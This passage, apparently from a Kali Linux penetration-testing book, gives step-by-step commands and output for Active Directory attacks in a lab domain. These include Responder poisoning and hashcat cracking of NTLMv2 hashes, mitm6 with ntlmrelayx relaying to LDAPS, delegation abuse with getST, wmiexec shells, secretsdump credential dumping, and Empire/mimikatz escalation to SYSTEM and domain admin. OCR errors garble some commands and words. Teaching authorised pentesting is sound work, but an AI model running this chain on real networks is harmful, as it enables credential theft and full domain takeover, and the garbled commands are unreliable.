


Figure 12.14: Sniffing all the encrypted URLs using the sslstrip caplet in Bettercap

Penetration testers should be careful when using `bettercap`, as this will pause the entire network your Kali Linux is connected to when `arp spoof on` is run.

Responder

Responder is an in-built Kali Linux tool for **Link-Local Multicast Name Resolution** (**LLMNR**) and **NetBIOS Name Service** (**NBT-NS**) that responds to specific NetBIOS queries based on the file server request. This tool can be launched by running `responder -I eth0 (ethernet adapter name of your network that you want to) -h` in the terminal, as shown in *Figure 12.15*:

Figure 12.15: The Responder tool's main menu

Responder has the ability to do the following:

- Check for a local host file that includes any specific DNS entries
- Automatically perform a **DNS** query on the selected network
- Use **LLMNR/NBT-NS** to send out broadcast messages to the selected network

Attackers on the same network can fire up Responder on the network by running `sudo responder -I eth0 -wF -v` in the Kali terminal, as shown in *Figure 12.16*. Responder has the ability to set up multiple server types by itself:




Figure 12.16: Running Responder on the local network to perform a MiTM attack

In this example, let's say we venom the entire network if a device tries to access the fileserver `\\<FILESERVER>\\`. This will then redirect to the responder-hosted SMB server to capture the NTLM username and hash.

If the victims try and access the Kali Linux IP or the hostname that is poised and redirected to the responder, the victims will have the popup shown in *Figure 12.7* and Responder will capture the username and NTLM hash of the value that is submitted:




Figure 12.17: Popup created by Responder to capture the NTLM username and password hash

During a red team activity, we noted that security teams who successfully identified the rogue device went on entering the domain administrator credentials to access the rogue device over SMB. Now the attackers use Responder to pause the results, including the NTLM username and the hash, as shown in *Figure 12.18*:




Figure 12.18: Responder poisoning the network and capturing the username and NTLMv2 hashes

All the log files will be available in `usrshare/responder/logs/`, and the log filename will be `SMB-NTLMv2-SSP-<IP>.txt`. This can then be passed directly to John the Ripper or `hashcat` by running `john SMBv2-NTLMv2-SSP-<IP>.txt` for the offline cracking of the NTLM hash that was captured or `hashcat -m 5600 SMB-NTLVMv2-SSP-<IP>.txt <wordlist>.` If the dictionary did include the password, then it would be cracked, as *Figure 12.19* shows for `hashcat`:




Figure 12.19: Successfully cracking the NTLMv2 SMB password for the user

Performing a MiTM attack on LDAP over TLS

In this section, we will explore how to gain local admin credentials of a given endpoint using a stealthy method. Microsoft Kerberos has a delegation feature that allows any application to reuse the user credentials to access resources hosted on different servers. This Kerberos delegation can be exploited when it's a fresh installation of Windows servers with default configurations. This technique works if the network has LLMNR, NBT-NS that enforces LDAP signing, and channel binding of the **LDAP** (**Lightweight Directory Access Protocol**) over **TLS** (**Transport Layer Security**).

In this scenario, pentesters have access to the internal network and find a Windows 10 device that is connected to the same network. As a first step, testers can identify the hostname or domain name by just running `crackmapexec` on the IP range. This would actually be noisy and might alert the administrators about you trying to authenticate to all the systems on the network anonymously.

Once the domain name and the target device are identified, we add the internal DNS IP to our Kali Linux by adding the `nameserver IP` to `etcresolv.conf` to ensure we can reach the local hostnames within the target network. Windows versions from Vista and above have IPv6 enabled by default, and when devices boot up, they will start looking for configurations for DHCP and WPAD.

We will utilize `mitm6`. This tool is not pre-installed in Kali Linux. To install the tool, run `sudo pip3 install mitm6` and then run `sudo`

`mitm6 -hw <Windows 10 machine name> -d <Domain name> --ignore-nofqdn`, which should whitelist the IPv6 DNS and be ready to provide the IPv6 address of the Kali Linux as part of the default gateway:

```
┌──(kali㉿kali)-[~]
└─$ sudo mitm6 -hw Windows10 -d mastering.kali.fourthedition --ignore-nofqdn
[sudo] password for kali:
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:0e:34:8d]
IPv4 address: 10.10.10.12
IPv6 address: fe80::a00:27ff:fe0e:348d
DNS local search domain: mastering.kali.fourthedition
DNS whitelist: mastering.kali.fourthedition
Hostname whitelist: windows10
```

Figure 12.20: Performing a MiTM attack using mitm6

Once `mitm6` is up and running, the victim devices on the network should now be using the default gateway without Kali Linux IPv6 IP addresses on all the available targets, as seen in *Figure 12.21*:

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-19-56-F1
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::693b:840:762b:d555%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.15(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Friday, September 3, 2021 9:40:54 AM
   Lease Expires . . . . . . . . . . : Friday, September 3, 2021 10:36:00 AM
   Default Gateway . . . . . . . . . : fe80::a00:27ff:fe0e:348d%11
                                       10.10.10.1
   DHCP Server . . . . . . . . . . . : 10.10.10.3
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-28-AB-8D-F1-08-00-27-19-56-F1
   DNS Servers . . . . . . . . . . . : 10.10.10.100
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Figure 12.21: Target machine with the new IPv6 address added to the gateway

However, to perform the next step, a reboot of the victim device is advised. To capture the credentials, we will utilize Impacket, which is a collection of open-source modules written in Python mainly

utilized to manipulate network protocols. It is installed by default in Kali Linux. Particularly to perform this attack, we will use `impacket-ntlmrelayx` to host LDAPS and WPAD services on the target by running the following command in the terminal, as seen in *Figure 12.22*:

```
sudo impact-ntlmrelayx -t ldaps://domaincontrollerIP -del
```

```
┌──(kali㉿kali)-[~]
└─$ sudo impacket-ntlmrelayx -t ldaps://10.10.10.100 --delegate-access --no-smb-server -wh attacker-wpad
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.10.10.15, attacking target ldaps://10.10.10.100
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Received connection from 10.10.10.15, but there are no more targets left!
[*] HTTPD: Received connection from 10.10.10.15, attacking target ldaps://10.10.10.100
```

Figure 12.22: Running impacket-ntlmrelay targeting LDAP and WPAD services

When `ntlmrelayx` captures the credentials successfully, you should see the confirmation within the same window, as seen in *Figure 12.23*:

```
[*] HTTPD: Received connection from 10.10.10.15, attacking target ldaps://10.10.10.100
[*] HTTPD: Client requested path: http://x1.c.lencr.org/
[*] HTTPD: Client requested path: http://x1.c.lencr.org/
[*] HTTPD: Client requested path: http://x1.c.lencr.org/
[*] Authenticating against ldaps://10.10.10.100 as MASTERING\normaluser SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Figure 12.23: Successfully relaying the NTLM hash to the LDAP server

Not only does `ntlmrelayx` authenticate to the real LDAPS service, but it also has the ability to dump all the domain details such as domain users, domain computers, and domain trusts saved within the same folder where the command was run from.

Additionally, NTLMrelayx should create a new machine account by relaying the delegation, acting as a frontend application that is trying to reuse the user credentials, and it will modify `msDS-AllowedToActOnBehalfOfOtherIdentity` on Windows 10 to allow the newly created machine to impersonate any user on that local machine.

Attackers should be able to see the following confirmation:

```
[*] HTTPD: Received connection from 10.10.10.15, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=mastering,DC=kali,DC=fourthedition
[*] Adding new computer with username: AMHUBIOP$ and password: g41WeGy7*Pi*]pf result: OK
[*] Delegation rights modified succesfully!
[*] AMHUBIOP$ can now impersonate users on WINDOWS10$ via S4U2Proxy
[*] HTTPD: Received connection from 10.10.10.15, attacking target ldaps://10.10.10.100
```

Figure 12.24: Successfully adding a computer to the domain

By design, in Active Directory, users can create additional machine accounts. The next step is to request the service ticket to access the Windows 10 impersonating domain admin privileges. For that, we will need to call a **service principal name** (**SPN**), which is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. Attackers can leverage the output that was created from `lootdir` to get the SPNs that are available. We will now utilize the `impacket-getST` Python script to impersonate the highly privileged administrator account to the domain controller. You should be prompted to enter the password and finally capture the service

ticket and it will be saved in `.ccache` format to the same folder where the command was run:

```
sudo impact-getST -spn SPNname/TargetMachinename Domainna
```

```
┌──(kali㉿kali)-[~]
└─$ sudo impacket-getST -spn cifs/windows10.mastering.kali.fourthedition mastering.kali.fourthedition/AMHUBIOP\$ -impersonate Admini
strator -dc-ip 10.10.10.100
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Figure 12.25: Creating a service ticket for a specific SPN impersonating a high-privilege user

Using the service ticket, we need to export the `KRB5CCNAME` ticket to an environment variable by running `export KRB5CCNAME=/Home/kali/Administrator.ccache` in the Kali Linux terminal. The Impacket modules will utilize the values directly from the environment variables. Now we are ready to authenticate to the target machine with the service ticket that we generated from the domain controller and run as a high-privileged user.

We run `sudo impacket-wmiexec -k -no-pass -debug target-Machine-DNS-Name`. A successful exploitation will bring the following screen:




Figure 12.26: Executing the WMIC on the target machine

Additionally, the same should also provide us with a limited shell but running as the user who created the service ticket. Attackers can leverage this shell to run the PowerShell Empire script to again complete an interactive session:




Figure 12.27: Limited shell on the target machine as a high-privilege user

We can also extract the local hash on the target machine. This can be achieved by running `sudo impacket-secretsdump -k -no-pass -debug <Target Machine name>`, which should provide us with the local hashes, as seen in *Figure 12.28*:




Figure 12.28: Dumping all the local hashes from the target machine

One other thing pentesters normally forget is to validate the machine hash. Most of the time, this should provide us with lots of information such as shared drives on the target device. This can be verified by running `crackmapexec smb` on the target IP with the hash value that we get from `impacket-secretsdump`:




Figure 12.29: Verifying the machine hash using crackmapexec

Escalating access rights in Active Directory

We have just explored how to escalate privileges within a system and how to grab credentials over the network. Now let's utilize all the details that we have collected so far; then we should be able to achieve the goal of penetration testing using the cyber kill chain methodology. In this section, we will escalate the privilege of a normal domain user to that of the domain administrator.

We identify the system that is connected to the domain and utilize our Empire PowerShell tool to escalate to the domain controller and dump all the username and password hashes:




Figure 12.30: Current reporting agents in PowerShell Empire

You can harvest more information about the domain using the `situational_awareness` module, `get_domain_controller`:

```
usemodule situational_awareness/network/powerview/get_dom
```

```
[*] Task 1 results received


Forest                        : mastering.kali.fourthedition
CurrentTime                   : 9/4/2021 5:32:31 PM
HighestCommittedUsn           : 37793
OSVersion                     : Windows Server 2016 Essentials
Roles                         : {SchemaRole, NamingRole, PdcRole, RidRole ... }
Domain                        : mastering.kali.fourthedition
IPAddress                     : 10.10.10.100
SiteName                      : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections            : {}
OutboundConnections           : {}
Name                          : ADDC.mastering.kali.fourthedition
Partitions                    : {DC=mastering,DC=kali,DC=fourthedition,
                                CN=Configuration,DC=mastering,DC=kali,DC=fourthedition,
                                CN=Schema,CN=Configuration,DC=mastering,DC=kali,DC=fourthedition,
                                DC=DomainDnsZones,DC=mastering,DC=kali,DC=fourthedition ... }



Get-DomainController completed
```

Figure 12.31: Output of the domain controller details

To identify who is logged in to the domain, attackers can utilize the `get_loggedon` module, described as follows:

```
usemodule situational_awareness/network/powerview/get_log
execute
```

All users who logged in to the domain controllers will be visible, as shown in *Figure 12.32*:

```
[*] Task 2 results received

UserName   LogonDomain AuthDomains LogonServer ComputerName
--------   ----------- ----------- ----------- ------------
normaluser MASTERING               ADDC        localhost
normaluser MASTERING               ADDC        localhost
WINDOWS10$ MASTERING                           localhost
WINDOWS10$ MASTERING                           localhost
WINDOWS10$ MASTERING                           localhost
WINDOWS10$ MASTERING                           localhost
WINDOWS10$ MASTERING                           localhost


Get-NetLoggedon completed
```

Figure 12.32: Logon details on the domain controller

Escalate the privilege locally by using the `getsystem` module, as shown in *Figure 12.33*:

```
(Empire: usemodule/powershell/privesc/getsystem) > execute
[*] Tasked CGDZ1NRW to run Task 1
Running as: MASTERING\SYSTEM


Get-System completed
(Empire: usemodule/powershell/privesc/getsystem) > back
(Empire: CGDZ1NRW) > shell whoami
[*] Tasked CGDZ1NRW to run Task 2
[*] Task 2 results received
NT AUTHORITY\SYSTEM
(Empire: CGDZ1NRW) >
```

Figure 12.33: Empire module successfully getting SYSTEM privilege

The next step of the escalation methodology is to escalate the privilege to that of the domain administrator. This will not be required once you have run `mimikatz` to dump all the user passwords and hashes, as shown in the following screenshot.

You can use the hash or plaintext test password to authenticate through the `PsExec` module in Metasploit or CrackMapExec:




Figure 12.34: PowerShell Empire output of Mimikatz

